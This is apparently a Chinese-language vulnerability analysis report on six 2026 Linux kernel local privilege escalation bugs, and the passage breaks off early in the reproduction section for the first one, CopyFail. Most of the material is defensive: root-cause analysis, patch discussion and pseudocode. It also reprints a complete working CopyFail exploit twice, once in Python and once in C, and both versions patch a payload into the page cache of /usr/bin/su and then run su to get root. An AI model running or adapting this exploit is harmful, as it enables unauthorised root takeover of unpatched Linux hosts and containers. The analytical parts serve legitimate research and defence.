

2026 年 4 至 5 月 Linux 内核本地提权漏洞汇总 与分析

CopyFail (CVE-2026-31431)、DirtyFrag (CVE-2026-43284/CVE-
2026-43500)、Fragnesia (CVE-2026-46300)
ptrace (CVE-2026-46333)、PinTheft (CVE-2026-43494) 与
CIFSwitch (CVE-2026-46243)

日期：2026 年 6 月 5 日

作者：WuM1ng

摘要

本文围绕 2026 年 4 月至 5 月集中公开的六个 LinuxKernel 本地提权或高危信息泄露漏洞展开：CopyFail、DirtyFrag、Fragnesia、ptrace/ssh-keysign-pwn、PinTheft 与 CIFSswitch。现在将这些漏洞放入同一分析框架中，比较它们在页缓存、零拷贝、原地加解密、socketbuffer ragment、页引用计数、进程生命周期、keyring 与特权 helper 边界上的共性与差异。研究发现，CopyFail、DirtyFrag、Fragnesia 与 PinTheft 共享“只读文件页缓存被间接带入可写路径”的核心风险；ptrace 与 CIFSswitch 则代表“授权检查对象状态失真”和“内核—用户态 trustboundary 断裂”的另一类高危模式。

本文在每个漏洞章节中依次整理漏洞名称及背景、历史相关漏洞、漏洞背景、源码漏洞点、漏洞利用思路、复现与验证、影响范围、解决方案和总结。本文补充了逻辑伪代码和无害化验证代码，用于说明漏洞链路和防守侧自查方法。正文重点放在漏洞根因、补丁语义、影响条件和防御策略上。

关键词：LinuxKernel；本地权限提升；页缓存；零拷贝；ptrace；CIFS

目录

1. 引言.....	11
2. 漏洞总览.....	12
3. CopyFail (CVE-2026-31431): algif_aeadin-place 语义错位.....	14
3.1 漏洞名称及背景.....	14
3.2 漏洞分析.....	15
3.2.1 历史相关漏洞.....	15
3.2.1.1 历史相关漏洞概述.....	15
3.2.1.2 历史相关漏洞漏洞点源码.....	15
3.2.1.3 历史相关漏洞源码分析.....	16
3.2.1.3.1 历史相关漏洞源码背景.....	16
3.2.1.3.2 历史相关漏洞源码解析.....	16
3.2.1.3.3 历史相关漏洞源码漏洞点分析.....	16
3.2.1.3.4 历史相关漏洞伪代码 PoC.....	16
3.2.2 漏洞源码分析.....	17
3.2.2.1 漏洞背景.....	17
3.2.2.2 漏洞点源码.....	18
3.2.2.3 漏洞点源码解析.....	18
3.2.2.4 漏洞点源码漏洞点分析.....	19
3.2.2.5 漏洞点源码伪代码 PoC.....	19
3.3 漏洞利用.....	20
3.3.1 漏洞利用分析.....	20
3.3.2 最终完整的 PoC.....	20
3.3.3 完整 PoC 解析.....	21
3.3.4 多形态的 PoC.....	23
3.4 漏洞复现与验证.....	25
3.4.1 漏洞复现.....	25
3.4.1.1 漏洞复现环境.....	25
3.4.1.2 漏洞复现过程.....	26
3.4.1.3 漏洞复现结果与分析.....	26
3.4.2 漏洞验证.....	27
3.4.2.1 漏洞无害化验证.....	27

3.4.2.2 漏洞无害化验证结果分析.....	28
3.5 漏洞影响范围.....	28
3.5.1 漏洞受影响前置条件.....	28
3.5.2 漏洞影响范围.....	29
3.5.2.1Linux 内核受影响范围.....	29
3.5.2.2 各发行版已知受影响版本.....	29
3.5.3 漏洞危害.....	30
3.6 漏洞解决方案.....	31
3.6.1 官方解决方案.....	31
3.6.2 临时解决方案.....	33
3.7 总结.....	34
4. DirtyFrag (CVE-2026-43284/CVE-2026-43500): sk_bufffrag 与 in-placecrypto 的组合风险.....	35
4.1 漏洞名称及背景.....	35
4.2 漏洞分析.....	36
4.2.1 历史相关漏洞.....	36
4.2.2 漏洞源码分析.....	36
4.2.2.1 漏洞背景.....	36
4.2.2.2 漏洞点源码.....	37
4.2.2.3 漏洞点源码解析.....	37
4.2.2.4 漏洞点源码漏洞点分析.....	38
4.2.2.5 漏洞点源码伪代码 PoC.....	38
4.3 漏洞利用.....	39
4.3.1 漏洞利用分析.....	39
4.3.2PoC 核心部分.....	39
4.3.3PoC 解析.....	41
4.4 漏洞复现与验证.....	43
4.4.1 漏洞复现.....	43
4.4.1.1 漏洞复现环境.....	43
4.4.1.2 漏洞复现过程.....	44
4.4.1.3 漏洞复现结果与分析.....	44
4.4.2 漏洞验证.....	44

4.4.2.1 漏洞无害化验证.....	44
4.4.2.2 漏洞无害化验证结果分析.....	45
4.5 漏洞影响范围.....	45
4.5.1 漏洞受影响前置条件.....	45
4.5.2 漏洞影响范围.....	46
4.5.2.1Linux 内核受影响范围.....	46
4.5.2.2 各发行版已知受影响版本.....	46
4.5.3 漏洞危害.....	47
4.6 漏洞解决方案.....	48
4.6.1 官方解决方案.....	48
4.6.2 临时解决方案.....	49
4.7 总结.....	50
5. Fragnesia(CVE-2026-46300): 共享 frag 标记传播失败.....	51
5.1 漏洞名称及背景.....	51
5.2 漏洞分析.....	51
5.2.1 历史相关漏洞.....	51
5.2.2 漏洞源码分析.....	52
5.2.2.1 漏洞背景.....	52
5.2.2.2 漏洞点源码.....	52
5.2.2.3 漏洞点源码解析.....	53
5.2.2.4 漏洞点源码漏洞点分析.....	53
5.2.2.5 漏洞点源码伪代码 PoC.....	54
5.3 漏洞利用.....	55
5.3.1 漏洞利用分析.....	55
5.3.2PoC 核心部分.....	55
5.3.3PoC 解析.....	56
5.4 漏洞复现与验证.....	57
5.4.1 漏洞复现.....	57
5.4.1.1 漏洞复现环境.....	57
5.4.1.2 漏洞复现过程.....	57
5.4.1.3 漏洞复现结果与分析.....	57
5.4.2 漏洞验证.....	58

5.4.2.1 漏洞无害化验证脚本.....	58
5.4.2.2 漏洞无害化验证脚本结果分析.....	58
5.5 漏洞影响范围.....	59
5.5.1 漏洞受影响前置条件.....	59
5.5.2 漏洞影响范围.....	59
5.5.2.1Linux 内核受影响范围.....	59
5.5.2.2 各发行版已知受影响版本.....	60
5.5.3 漏洞危害.....	61
5.6 漏洞解决方案.....	61
5.6.1 官方解决方案.....	61
5.6.2 临时解决方案.....	63
5.7 总结.....	64
6. ptrace/ssh-keysign-pwn(CVE-2026-46333):mm-lesstask 授权窗口	65
6.1 漏洞名称及背景.....	65
6.2 漏洞分析.....	65
6.2.1 历史相关漏洞.....	65
6.2.1.1 历史相关漏洞概述.....	65
6.2.1.2 历史相关漏洞漏洞点源码.....	66
6.2.1.3 历史相关漏洞源码分析.....	66
6.2.1.3.1 历史相关漏洞源码背景.....	66
6.2.1.3.2 历史相关漏洞源码解析.....	66
6.2.1.3.3 历史相关漏洞源码漏洞点分析.....	66
6.2.1.3.4 历史相关漏洞伪代码 PoC.....	66
6.2.2 漏洞源码分析.....	67
6.2.2.1 漏洞背景.....	67
6.2.2.2 漏洞点源码.....	67
6.2.2.3 漏洞点源码解析.....	67
6.2.2.4 漏洞点源码漏洞点分析.....	68
6.2.2.5 漏洞点源码伪代码 PoC.....	68
6.3 漏洞利用.....	68
6.3.1 漏洞利用分析.....	68
6.3.2 最终完整的 PoC.....	68

6.3.3 完整 PoC 解析.....	71
6.4 漏洞复现与验证.....	72
6.4.1 漏洞复现.....	72
6.4.1.1 漏洞复现环境.....	72
6.4.1.2 漏洞复现过程.....	73
6.4.1.3 漏洞复现结果与分析.....	74
6.4.2 漏洞验证.....	75
6.4.2.1 漏洞无害化验证脚本.....	75
6.4.2.2 漏洞无害化验证脚本结果分析.....	75
6.5 漏洞影响范围.....	75
6.5.1 漏洞受影响前置条件.....	75
6.5.2 漏洞影响范围.....	76
6.5.2.1 Linux 内核受影响范围.....	76
6.5.2.2 各发行版已知受影响版本.....	76
6.5.3 漏洞危害.....	78
6.6 漏洞解决方案.....	78
6.6.1 官方解决方案.....	78
6.6.2 临时解决方案.....	79
6.7 总结.....	80
7. PinTheft (CVE-2026-43494): RDS 引用计数与 io_uring 固定缓冲区组合链.....	81
7.1 漏洞名称及背景.....	81
7.2 漏洞分析.....	81
7.2.1 历史相关漏洞.....	81
7.2.1.1 历史相关漏洞概述.....	81
7.2.1.2 历史相关漏洞漏洞点源码.....	81
7.2.1.3 历史相关漏洞源码分析.....	82
7.2.1.3.1 历史相关漏洞源码背景.....	82
7.2.1.3.2 历史相关漏洞源码解析.....	82
7.2.1.3.3 历史相关漏洞源码漏洞点分析.....	82
7.2.1.3.4 历史相关漏洞伪代码 PoC.....	82
7.2.2 漏洞源码分析.....	82

7.2.2.1 漏洞背景.....	82
7.2.2.2 漏洞点源码.....	83
7.2.2.3 漏洞点源码解析.....	83
7.2.2.4 漏洞点源码漏洞点分析.....	83
7.2.2.5 漏洞点源码伪代码 PoC.....	83
7.3 漏洞利用.....	84
7.3.1 漏洞利用分析.....	84
7.3.2 PoC 核心部分.....	84
7.3.3 PoC 解析.....	84
7.4 漏洞复现与验证.....	85
7.4.1 漏洞复现.....	85
7.4.1.1 漏洞复现环境.....	85
7.4.1.2 漏洞复现过程.....	85
7.4.1.3 漏洞复现结果与分析.....	86
7.4.2 漏洞验证.....	87
7.4.2.1 漏洞无害化验证.....	87
7.4.2.2 漏洞无害化验证结果分析.....	88
7.5 漏洞影响范围.....	88
7.5.1 漏洞受影响前置条件.....	88
7.5.2 漏洞影响范围.....	89
7.5.3 漏洞危害.....	89
7.6 漏洞解决方案.....	89
7.6.1 官方解决方案.....	89
7.6.2 临时解决方案.....	91
7.7 总结.....	91
8. CIFS Switch (CVE-2026-46243): CIFS、keyring 与 cifs.upcall 信任边界错误.....	92
8.1 漏洞名称及背景.....	92
8.2 漏洞分析.....	92
8.2.1 历史相关漏洞.....	92
8.2.1.1 历史相关漏洞概述.....	92
8.2.1.2 历史相关漏洞漏洞点源码.....	93

8.2.1.3 历史相关漏洞源码分析.....	93
8.2.1.3.1 历史相关漏洞源码背景.....	93
8.2.1.3.2 历史相关漏洞源码解析.....	93
8.2.1.3.3 历史相关漏洞源码漏洞点分析.....	93
8.2.1.3.4 历史相关漏洞伪代码 PoC.....	93
8.2.2 漏洞源码分析.....	94
8.2.2.1 漏洞背景.....	94
8.2.2.2 漏洞点源码.....	94
8.2.2.3 漏洞点源码解析.....	94
8.2.2.4 漏洞点源码漏洞点分析.....	94
8.2.2.5 漏洞点源码伪代码 PoC.....	95
8.3 漏洞利用.....	95
8.3.1 漏洞利用分析.....	95
8.3.2 PoC 核心部分.....	95
8.3.3 PoC 解析.....	96
8.4 漏洞复现与验证.....	96
8.4.1 漏洞复现.....	96
8.4.1.1 漏洞复现环境.....	96
8.4.1.2 漏洞复现过程.....	97
8.4.1.3 漏洞复现结果与分析.....	97
8.4.2 漏洞验证.....	98
8.4.2.1 漏洞无害化验证.....	98
8.4.2.2 漏洞无害化验证结果分析.....	98
8.5 漏洞影响范围.....	99
8.5.1 漏洞受影响前置条件.....	99
8.5.2 漏洞影响范围.....	99
8.5.2.1 Linux 内核与组件范围.....	99
8.5.2.2 各发行版已知受影响版本.....	100
8.5.3 漏洞危害.....	101
8.6 漏洞解决方案.....	101
8.6.1 官方解决方案.....	101
8.6.2 临时解决方案.....	102

8.7 总结.....	103
9. 总结.....	103
参考文献.....	105

1. 引言

2026 年 4 月下旬至 5 月下旬，Linux 内核连续公开多起本地权限提升或高危信息泄露漏洞。它们表面上分布在 crypto、networking、ptrace、RDS、CIFS/keyring 等不同子系统，但从攻击原语来看，绝大多数并不是传统意义上的“任意地址写”或“堆溢出”，而是由零拷贝、页缓存、scatterlist、socketbuffer、页引用计数、命名空间和特权 helper 之间的边界假设失效引发。

本文研究六个近期典型案例：CopyFail (CVE-2026-31431)、DirtyFrag (CVE-2026-43284/CVE-2026-43500)、Fragnesia (CVE-2026-46300)、ptrace/ssh-keysign-pwn (CVE-2026-46333)、PinTheft (CVE-2026-43494)、CIFSswitch (CVE-2026-46243)。前三个和 PinTheft 与页缓存写入或共享页进入原地写路径有紧密关联；ptrace 与 CIFSswitch 则分别代表“生命周期授权窗口”和“内核—用户态 helper 信任边界错误”。这些漏洞的共同价值不在于某个单点 PoC，而在于展示了 Linux 内核在追求高性能路径时怎样把“不可写对象”误送进可写 sink，或者把“应由内核生成的可信对象”误扩展到用户可控上下文。

资料来源包括已公开的 NVD/CVE 记录、Linuxkernelupstreamcommit、oss-security 披露邮件、研究者原始 write-up、以及 Ubuntu、AlmaLinux、CloudLinux 等发行版安全公告；涉及漏洞编号、修复 commit、影响范围和厂商状态的内容均以这些公开来源交叉核验为准[1][2][3][4][5][6][7]。对于仍处于快速变化期的结论，本文采用保守表述。

2. 漏洞总览

六个漏洞可以拆成两条主线。第一条是页缓存覆盖主线：CopyFail 把 AF_ALGAEAD 的 in-place 语义与 splice 引入的页缓存页组合，公开 PoC 表现为按 4 字节窗口修补页缓存；DirtyFrag 把同类问题扩展到 xfrm-ESP 与 RxRPC 的原地解密；Fragnesia 利用 sharedfrag 标记传播不完整的问题，再次把页缓存支持的 frag 带入 ESP-in-TCP 原地处理；PinTheft 则不是通过 cryptosink 直接写页缓存，而是通过 RDSzerocopy 错误路径破坏页引用计数，再借 io_uringfixedbuffer 的 stalepagepointer 把错误引用转化为页缓存覆盖。

第二条是 trust/lifetime 主线：ptrace/ssh-keysign-pwn 利用进程退出阶段 exit_mm() 与 exit_files() 顺序造成的授权窗口，使 pidfd_getfd() 能在目标 mm 已经为空、但敏感文件描述符仍未关闭时复制 fd；CIFSSwitch 则发生在 CIFS 内核客户端、request-key、cifs.upcall 与 NSS (NameServiceSwitch, 名称服务交换) 之间，内核没有确认 cifs.spnego 描述串是否真由 CIFS 子系统发起，导致 roothelper 信任了攻击者伪造的 pid、uid、creuid、upcall_target 等字段。

表 2-1 近期 Linux 内核本地提权漏洞对比总览

漏洞名称	漏洞编号	所属组件	核心错误
CopyFail	CVE-2026-31431	AF_ALG/splice	AEAD 原地写
DirtyFrag	CVE-2026-43284/CVE-2026-43500	ESP/RxRPC	sharedfrag 原地解密
Fragnesia	CVE-2026-46300	skbuff/ESP-TCP	标记未传播
ptrace	CVE-2026-46333	ptrace/pidfd	mm-less 授权窗
PinTheft	CVE-2026-43494	RDS/io_uring	refcounttheft
CIFSSwitch	CVE-2026-46243	CIFS/keyring	描述串未校验

从防御角度看，CopyFail、DirtyFrag、Fragnesia、PinTheft 都说明“页缓存不可写”并不是天然安全边界，真正需要检查的是：页面是否被外部对象共享、scatterlist（分散/聚集列表）或 skbfrag 是否携带了可写语义、页引用计数是否能被异常路径破坏、以及后续执行路径是否会把内存中被污染的 SUID 二进制当作可信代码运行。ptrace 与 CIFSwith 则说明，访问控制不能只检查当前对象字段，还必须绑定对象生命周期和来源证明。

3. CopyFail (CVE-2026-31431): algif_aeadin-place 语义错位

3.1 漏洞名称及背景

CopyFail 是 2026 年 4 月公开的 Linux 内核本地权限提升漏洞，编号 CVE-2026-31431。NVD 与 kernel.org 记录显示，修复主题为“crypto:algif_aead-Reverttooperatingout-of-place”，核心是撤销 2017 年引入的 algif_aeadin-place 优化，因为 AF_ALG 场景下源和目的来自不同映射，并没有保留 in-place 复杂性的收益 [1][8]。

公开研究将该漏洞命名为 CopyFail，指出其可通过 AF_ALG、splice() 与 authencsn 组合，在任意可读文件的页缓存上形成公开 PoC 中表现为 4 字节窗口的受控写入。研究者 Theori/XintCode 于 2026 年 4 月底公开技术细节和 PoC 仓库，随后发行版和安全厂商迅速发布通告与补丁建议 [9][10][11][12]。

Linux 社区的反应比较直接：上游修复不是给旧 in-place 逻辑继续打补丁，而是回到 out-of-place 处理，删除复杂的 scatterlist 链接逻辑。这个补丁取向本身说明维护者认为该优化收益不足以覆盖其复杂性与安全风险 [1][8]。

3.2 漏洞分析

3.2.1 历史相关漏洞

3.2.1.1 历史相关漏洞概述

CopyFail 有个相似的历史案例是 DirtyPipe (CVE-2022-0847) 与 DirtyCOW (CVE-2016-5195)。两者都把“文件权限不允许写入”和“页缓存中的实际物理页被修改”分离开来。DirtyCOW 利用写时复制竞态修改只读映射；DirtyPipe 则利用 pipe_buffer 标志位初始化缺陷，使写入管道的数据可以合并到 file-backed pagecache。CopyFail 延续了同一攻击面，但不依赖 DirtyCOW 那类竞态，也不是 pipe_buffer 标志位问题，而是 AF_ALG AEAD in-place 优化把页缓存页带入了写入型 cryptoscatterlist。

从漏洞演化看，DirtyPipe 让社区再次重视 pagecache 作为攻击面；CopyFail 则证明只要零拷贝路径可以把只读文件页带入另一个子系统，且该子系统后来执行原地写，页缓存边界就可能失效。

3.2.1.2 历史相关漏洞漏洞点源码

```
struct pipe_buffer *buf = &pipe->bufs[head & mask];
buf->ops = &page_cache_pipe_buf_ops;
buf->page = page;
buf->offset = offset;
buf->len = len;
```

3.2.1.3 历史相关漏洞源码分析

3.2.1.3.1 历史相关漏洞源码背景

DirtyPipe 之前的内核路径中，pipe_buffer 的 flags 没有在所有分配路径上严格初始化，导致可合并标志可能错误地作用于 file-backed pagecache。CopyFail 与 DirtyPipe 不共享代码，但共享设计教训：当一个对象从“缓存/共享/只读语义”迁移到“写入语义”时，必须重新确认所有权和可写性。

3.2.1.3.2 历史相关漏洞源码解析

```
/*buf 指向管道环形缓冲区中的一个 pipe_buffer*/
struct pipe_buffer*buf=&pipe->bufs[head&mask];
/*page_cache_pipe_buf_ops 表示该 buffer 绑定的是页缓存页，而不是普通匿名页*/
buf->ops=&page_cache_pipe_buf_ops;
/*page 是文件页缓存中的页，文件权限本身并未授权普通用户写入*/
buf->page=page;
/*offset/len 描述页内偏移和长度*/
buf->offset=offset;
buf->len=len;
/*如果 flags 中错误保留 CAN_MERGE，后续写入可能被合并进页缓存*/
```

3.2.1.3.3 历史相关漏洞源码漏洞点分析

历史漏洞的问题在于“页缓存页是否可写”不能只看写入 API 的表面权限，还必须看 buffer 元数据如何在不同路径之间传播。CopyFail 中对应的危险元数据不再是 pipe_bufferflags，而是 scatterlist 中的 page 指针、偏移、长度以及 req->src/req->dst 是否指向同一组物理页。

3.2.1.3.4 历史相关漏洞伪代码 PoC

```
page=file_page_cache(readable_file)
buffer=zero_copy_transfer(page)
ifbuffer.metadata_allows_merge_or_inplace_writeandnotverify_private_writable_page(buffer):
report("page-cachewriteboundaryfailure")
```

伪代码分析：这段伪代码的作用是把 DirtyPipe 与 CopyFail 的共同风险抽象为“只读页缓存进入写入路径”。第一行 page 表示文件被读取后形成的 pagecache；第二行 buffer 表示该页面通过零拷贝或缓冲区复用机制进入另一个子系统；核心判断条件并不是“用户是否拥有文件写权限”，而是 buffer 元数据是否错误地允许 merge、in-placewrite 或类似的写入语义。

该伪代码说明，历史相关漏洞的危险并不一定来自传统内存破坏，而是来自跨子系统传递时权限语义丢失。只要 `verify_private_writable_page()` 这类私有性、可写性验证缺失，后续写入 sink 就可能绕过 VFS 层的文件权限，直接落到只读文件的页缓存中。它对应的是漏洞类别分析，不包含偏移选择、载荷构造或真实触发参数。

3.2.2 漏洞源码分析

3.2.2.1 漏洞背景

CopyFail 诞生的背景是 PageCache 与 AF_ALG 密码学接口之间的语义冲突。LinuxVFS 为了降低磁盘 I/O 成本，会把可执行文件、共享库和普通文件按页缓存到物理内存中。普通用户即便能够读取 `/usr/bin/su`、`/usr/bin/sudo` 等 `setuid-root` 程序，也不应具备修改这些页缓存内容的能力；正常路径中，写入要么被权限模型拒绝，要么触发写时复制，不能直接修改内核维护的文件页缓存。

AF_ALG 是 Linux 向用户态开放内核密码学算法的套接字接口。早期实现中，输入、输出缓冲区分离，虽然会带来额外内存复制，但安全边界较清晰。2017 年左右引入的 `algif_aeadin-place` 优化试图减少复制：当输入和输出可以复用同一批页面时，让 AEAD 算法直接在原位置读写。该优化在普通内存缓冲区中可以提升性能，但一旦输入页来自 `splice()` 引入的只读文件页缓存，就需要非常严格地证明页面归属、可写性和 `scatterlist` 方向。

漏洞的关键在于旧逻辑没有完整证明“被原地写入的页一定是调用者可写的私有页”。低权限进程可以通过 `splice()` 把可读文件的 `page-cache-backed` 页面送入 `AF_ALG` 数据路径；后续 `authencsn/AEAD` 处理把本应只读的 `file-backedpage` 当作可写输出页，公开利用中可形成按 4 字节窗口修补页缓存的写入原语。由于写入只发生在内存缓存中，磁盘文件哈希不变，这也是该漏洞难以被传统文件完整性校验发现的原因[1][9][10]。

从攻击面看，CopyFail 不需要内核地址泄露或长期竞态，它依赖的是一条正常的性能优化路径被错误组合。容器环境中风险会被放大：容器共享宿主机内核与全局页缓存，容器内低权限进程一旦能触发同类页缓存污染，理论上可能影响宿主机或其他容器后续执行同一缓存页的行为。

3.2.2.2 漏洞点源码

```
processed=used+ctx->aead_assoclen;
rsgl_src=areq->first_rsgl.sgl.sgt.sgl;
aead_request_set_crypt(&areq-
>cra_u.aead_req,rsgl_src,rsgl_src,used,ctx->iv);
```

3.2.2.3 漏洞点源码解析

```
/*processed 是本次需要处理的 TX 数据长度加 AAD 长度*/
processed=used+ctx->aead_assoclen;
/*rsgl_src 指向 RXscatterlist，旧逻辑将其同时作为输入和输出*/
rsgl_src=areq->first_rsgl.sgl.sgt.sgl;
/*aead_request_set_crypt()中 src 与 dst 使用同一 scatterlist，形成 in-
place*/
aead_request_set_crypt(&areq-
>cra_u.aead_req,rsgl_src,rsgl_src,used,ctx->iv);
/*若 rsgl_src 某一段实际来自 splice 引入的只读文件页缓存，crypto 写入会
落到页缓存页*/
```

3.2.2.4 漏洞点源码漏洞点分析

CopyFail 的不安全点不是“调用 cryptoAPI 本身”，而是 AF_ALGAEAD 认为 TX/RX 映射可安全合并。
splice(file→pipe→AF_ALG)可以让文件页缓存页以零拷贝方式进入 TXscatterlist；旧 in-place 优化又把部分页面引用链入 RXscatterlist，并让 req→src 与 req→dst 指向同一组页。
authencsn 解密时的 scratchwrite 本来是内部格式调整，却会在 assoclen+cryptlen 附近写入到 pagecachebacked 页；公开 PoC 采用 4 字节窗口完成 payload 修补[1][9][13]。

3.2.2.5 漏洞点源码伪代码 PoC

```
target_page=page_cache_of_readable_file()
alg_socket=create_kernel_crypto_aead_context()
transfer=zero_copy_splice(target_page,alg_socket)
ifalgif_aead_uses_inplace_src_equals_dst(transfer):
iftransfer.page_is_file_backedandnottransfer.page_is_private_writ
able:
outcome="wouldcorruptpagecacheinvulnerablekernel"
else:
outcome="out-of-placepath;pagecachenotwritten"
```

伪代码分析：这段伪代码从 CopyFail 的真实链路中抽取出四个关键对象：目标页缓存、AF_ALGAEAD 上下文、splice 零拷贝传递关系，以及 algif_aead 是否将 src 与 dst 合并成 in-place。
target_page 代表可读系统文件在内核中的 pagecache，alg_socket 代表用户态通过 AF_ALG 调用内核密码学算法的入口，transfer 则表示页面被 splice 送入内核 crypto 数据路径。

真正的漏洞判断集中在两层 if：第一层确认算法路径是否采用 `src==dst` 的原地写；第二层确认该页面是否 `file-backed` 且没有私有可写属性。若二者同时成立，说明内核把“不应被写的页缓存页”误当成了可写输出缓冲区。`else` 分支对应修复后的 `out-of-place` 语义，即输出写入独立缓冲区，`pagecache` 不再被直接修改。

3.3 漏洞利用

3.3.1 漏洞利用分析

`CopyFail` 的利用核心不是传统的内核任意地址写，而是把“可读但不可写”的目标文件页缓存引入 `AF_ALGAEAD` 数据路径，再利用旧版 `algif_aead` 的 `in-place` 处理，使写入结果落回同一组 `file-backedpage`。攻击目标通常选择可读且后续会以高权限执行的 `SUID-root` 程序，因为页缓存污染不改变磁盘文件本体，但会影响后续执行路径。

公开 `PythonPoC` 将该过程压缩为“打开目标文件、按 4 字节窗口写入压缩载荷、再执行 `su`”三步；C 语言版本则把同一链路拆成 `payload`、`patch_chunk` 和 `main` 控制逻辑，便于编译和调试 [13][14]。本文保留代码分析目的在于解释漏洞链路，不作为未授权环境的攻击教程。

3.3.2 最终完整的 PoC

以下 `PythonPoC` 来源于 `Theori` 公开仓库 [13]。

```
#!/usr/bin/envpython3
importosasg,zlib,socketass
defd(x):returnbytes.fromhex(x)
defc(f,t,c):
a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(ae
s))"));h=279;v=a.setsockopt(v(h,1,d('0800010000000010'+'\0'*64)));v
```

```
(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],
[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3),],32768);r,w=g.pi
pe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
try:u.recv(8+t)
except:0
    f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f5
7163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d169
99e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff
593611fcacfa499979fac5190c0c0c0032c310d3"))
while i<len(e):c(f,i,e[i:i+4]);i+=4
    g.system("su")
```

3.3.3 完整 PoC 解析

下面将重点解释每一段代码如何把只读文件页缓存送入 AF_ALGAEAD 的原地写路径。

```
#!/usr/bin/envpython3

importosasg,zlib,socketass

defd(x):
    returnbytes.fromhex(x)
#脚本中的 key、控制字段和压缩载荷都以十六进制字符串保存，真正送入内核前
再转换成 bytes

defc(f,t,chunk):
    #c()是一次 4 字节写入窗口
    #f 是只读打开的目标文件 fd，t 是本轮处理的文件偏移，chunk 是本轮写入的 4
    字节内容

    a=s.socket(38,5,0)
    #38 是 AF_ALG，5 是 SOCK_SEQPACKET
    #这里创建的是内核 cryptoAPI 的用户态入口

    a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"))
    #绑定到 authencesn(hmac(sha256),cbc(aes))
    #CopyFail 的触发点就在 algif_aead 对 AEAD 请求的旧 in-place 处理逻辑中

    h=279
```

```

v=a.setsockopt
#h 对应 SOL_ALG, v 将 setsockopt 缩短方便后面连续设置参数

v(h,1,d('0800010000000010'+'\0'*64))
#设置 AEADkey 让后续请求进入可控的 AEAD 数据路径

v(h,5,None,4)
#设置认证标签长度来影响 algif_aead 内部 scatterlist 的组织方式

u,_=a.accept()
#accept()后得到真正用于收发数据的操作 socket

o=t+4
#目标文件送入的数据长度
#t 是载荷偏移

i=d('\00')
#零字节填充, 用来构造 IV、AAD 等控制字段

u.sendmsg(
[b"A"*4+chunk],
[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3)],
32768
)
#sendmsg()先把本轮 4 字节 chunk 放入 AF_ALG 请求上下文并通过控制消息给出
AEAD 操作需要的附加数据、IV 和操作类型

r,w=g.pipe()
#创建 pipe 作为中转, pipe 能和 splice 配合, 把 file-backedpage 以零拷贝
方式传到别的子系统

n=g.splice
n(f,w,o,offset_src=0)
#把目标文件对应的 pagecache 引入 pipe

n(r,u.fileno(),o)
#将 pipe 中的数据 splice 到 AF_ALG 操作 socket

try:

```

```

u.recv(8+t)
#recv()触发内核完成 AEAD 处理，漏洞内核会把部分源页按 in-place 方式组织
成输出页

exceptException:
    pass

f=g.open("/usr/bin/su",0)
#只读打开/usr/bin/su

i=0
#从载荷起始位置开始，每次推进 4 字节

e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc
7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e5
68f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032
c310d3"))
#还原内嵌载荷被分片写入页缓存后的执行内容

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4
#循环调用 c()，每轮处理 4 字节

g.system("su")
#最后执行 su，若前面的页缓存污染已经生效，执行路径会读取被污染的内存态内
容

```

3.3.4 多形态的 PoC

除 Python 最小化版本外，公开仓库中还存在 C 语言实现[14]。C 版本没有改变漏洞本质，只是把 Python 中高度压缩的一行逻辑拆成更清晰的工程结构：main() 负责选择目标文件并循环遍历 payload，payload.o 存放待写入内容，patch_chunk() 负责把单个 4 字节窗口送入 AF_ALG/splice 链路。

从分析角度看，Python 版本更适合展示最短触发链，C 版本更适合观察函数边界和错误处理。两者共同说明 CopyFail 的关键利用原

语是“只读 file-backedpage 经 splice 进入 AEADin-place 写路径”，而不是传统内核地址破坏。

源码如下：

```
#define_GNU_SOURCE
#include<errno.h>
#include<fcntl.h>
#include<stdio.h>
#include<string.h>
#include<unistd.h>

#include<sys/types.h>

#include"utils.h"

/*Symbolssynthesizedby`ld-r-binary-opayload.opayload`.*/
externconstunsignedchar_binary_payload_start[];
externconstunsignedchar_binary_payload_end[];
#definePAYLOAD(_binary_payload_start)
#definePAYLOAD_LEN((size_t)(_binary_payload_end-
_binary_payload_start))

intmain(intargc,char**argv){
constchar*target=(argc>1)?argv[1]:"/usr/bin/su";

intfile_fd=open(target,O_RDONLY);
if(file_fd<0){
fprintf(stderr,"open(%s):%s\n",target,strerror(errno));
return1;
}

size_tlen=PAYLOAD_LEN;
size_titers=(len+3)/4;

fprintf(stderr,"[+]target:%s\n",target);
fprintf(stderr,"[+]payload:%zubytes(%ziterations)\n",len,iters);

/*Walktheembeddedpayloadin4-bytewindows.Lastwindowiszero-
```



```

        *paddedifPAYLOAD_LEN isn't a multiple of 4 (the extra bytes simply
        *land past end-of-payload in the page-cache page; harmless). */
for(off_t off=0; (size_t)off<len; off+=4){
    unsigned char window[4]={0,0,0,0};
    size_t take=(len-(size_t)off>=4)?4:len-(size_t)off;
    memcpy(window,PAYLOAD+off,take);

    if(patch_chunk(file_fd,off>window)<0){
        fprintf(stderr,"patch_chunk failed at offset%lld\n",
        (long long)off);
        return 1;
    }
}

close(file_fd);

fprintf(stderr,"[+]page cache mutated;exec'ing target\n");
execl("/bin/sh","sh","-c","su",(char*)NULL);
perror("execl");
return 1;
}


```

3.4 漏洞复现与验证

3.4.1 漏洞复现

3.4.1.1 漏洞复现环境

